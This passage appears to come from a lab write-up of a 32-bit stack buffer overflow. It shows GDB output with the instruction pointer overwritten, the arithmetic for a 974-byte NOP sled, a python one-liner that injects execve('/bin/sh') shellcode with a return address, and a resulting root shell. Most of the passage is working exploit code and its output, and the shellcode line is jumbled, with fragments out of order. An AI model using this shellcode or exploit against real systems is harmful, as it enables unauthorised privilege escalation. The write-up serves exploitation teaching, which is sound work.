AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
[regs]
EAX: 00000401 EBX: B7CAFFC ECX: 00000000 EDX: B7FCC7E0 o d I t S z a p c
ESI: BFFFF014 EDI: BFFFFEAO EBP: 41414141 ESP: BFFFFE90 EIP: 41414141
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B
[007B:BFFFFE90]-----[stack]
BFFFFE90 : 02 00 00 00 00 83 04 08 - 00 00 00 00 21 83 04 08 .....!
BFFFFE90 : 00 00 00 00 A0 5A FF B7 - B0 66 FF B7 F8 0F 00 B8 .....Z..f...
BFFFFE90 : 00 00 00 00 F8 0F 00 B8 - 02 00 00 00 00 83 04 08 .....!
BFFFFE90 : 90 EF FF BF D2 4D EB B7 - 00 00 00 00 00 00 00 00 .....M...
BFFFFE90 : FC AF FC B7 00 00 00 00 - A0 EF FF BF E8 EF FF BF
BFFFFE90 : 00 00 00 00 14 F0 FF BF - 20 F0 FF BF 6C 5B F0 B7 .....l...
[007B:BFFFFE90]-----[data]
BFFFFE90 : 00 00 00 00 14 F0 FF BF - 20 F0 FF BF 6C 5B F0 B7
BFFFFE90 : FC AF FC B7 00 00 00 00 - A0 EF FF BF E8 EF FF BF
BFFFFE90 : 90 EF FF BF D2 4D EB B7 - 00 00 00 00 00 00 00 00 .....M...
BFFFFE90 : 00 00 00 00 F8 0F 00 B8 - 02 00 00 00 00 83 04 08 .....!
BFFFFE90 : 00 00 00 00 A0 5A FF B7 - B0 66 FF B7 F8 0F 00 B8 .....Z..f...
BFFFFE90 : 02 00 00 00 00 83 04 08 - 00 00 00 00 21 83 04 08 .....!
BFFFFE90 : D4 83 04 08 02 00 00 00 - 14 F0 FF BF 40 84 04 08 .....@...
BFFFFE90 : A0 84 04 08 B0 66 FF B7 - 0C F0 FF BF 8E EE FF B7 .....f...
[0073:41414141]-----[code]
0x41414141: Error while running hook_stop:
Cannot access memory at address 0x41414141
0x41414141 in ?? ()
```


I then used the return address that I obtained before and concatenated it with the shell code

$1024 - 46 - 4 = 974$

1024 buffer to overflow

46 is the size of the shell code

4 is the size of the return address



```
0x42424242: Error while running hook_stop: 1;31m
Cannot access memory at address 0x42424242
b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\x
ff\x2f\x62\x69\x6e\x2f\x73\x68+'\x9c\xeb\xff\xbf')")n $(python -c "print('\x90'*974+'\x31\xc0\xb0\x46\
Hello:
1R°F1Ü1Éíé[1RCC
.
S
Íčl'``/bin/shé'ž
sh-3.1# whoami
root
```

- Testing the code on a non-root user to gain root privilege: